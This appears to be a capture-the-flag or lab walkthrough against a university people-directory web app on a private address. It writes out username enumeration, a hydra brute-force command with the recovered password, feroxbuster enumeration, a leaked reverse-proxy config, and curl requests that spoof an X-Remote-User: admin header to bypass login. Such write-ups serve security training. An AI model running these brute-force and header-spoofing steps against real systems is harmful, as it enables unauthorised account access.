
We open http://10.0.10.10:5000/

We try logging in as admin with an incorrect password and can see from the different response that the admin user exists.

Testing an Invalid Username
We try logging in with a non-existent username such as test. The application responds with “Invalid username or password”, which we can compare with the different response returned for the valid admin account. This behavior allows us to perform username enumeration.
Method1: Password Brute-Force Attack Against the Admin Account
hydra -l admin \
-P rockyou_costum.txt \
10.0.10.10 \
http-post-form "/login:username=^USER^&password=^PASS^:F=Incorrect password. Please try again." \
-s 5000 \
-V
We got he PW skyline619


Method2: X-Remote-User Header Authentication Bypass
Enumerating the Web Application with Feroxbuster
feroxbuster \
  -u http://10.0.10.10:5000 \
  -w /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt

We downloading the Leaked Proxy Configuration
wget http://10.0.10.10:5000/static/people-directory.conf.bak
We discover a leaked legacy reverse-proxy configuration for the Westbridge People Directory. The configuration reveals that the old SSO gateway forwarded authenticated usernames to the backend through the trusted X-Remote-User header. Since the backend still trusts this header and is directly accessible, this introduces an authentication bypass vulnerability, potentially allowing us to spoof X-Remote-User: admin and access the application without providing the admin password.
people-directory.conf.bak
# Westbridge University
# People Directory - Legacy Reverse Proxy Configuration
# DEPRECATED - retained for migration compatibility

<VirtualHost *:80>
    ServerName directory.westbridge.hsm

    ProxyPreserveHost On

    # Authentication is performed by the university SSO gateway.
    # Forward authenticated identity to the directory backend.
    RequestHeader set X-Remote-User "%{REMOTE_USER}s"

    ProxyPass        / http://127.0.0.1:5000/
    ProxyPassReverse / http://127.0.0.1:5000/

    ErrorLog  ${APACHE_LOG_DIR}/directory_error.log
    CustomLog ${APACHE_LOG_DIR}/directory_access.log combined
</VirtualHost>

Testing Without the Header
We first send a normal request without the trusted header. The application redirects us to /login, confirming that authentication is normally required.
curl -i http://10.0.10.10:5000/
Testing the Authentication Bypass
We then repeat the request while supplying the discovered X-Remote-User header with the valid admin username.
curl -i \
  -H 'X-Remote-User: admin' \
  http://10.0.10.10:5000/
The request returns 200 OK and successfully accesses the protected application, confirming that the X-Remote-User authentication bypass is successful.

Bypassing Authentication with the X-Remote-User Header

We change the original request from POST /login HTTP/1.1 to GET / HTTP/1.1 and add the trusted X-Remote-User: admin head

Authentication Bypass Successful
After sending the modified request, the protected People Directory is returned successfully. This confirms that the backend trusts the spoofed X-Remote-User header and allows us to impersonate the admin user without knowing the password.

We Have a User Search Field
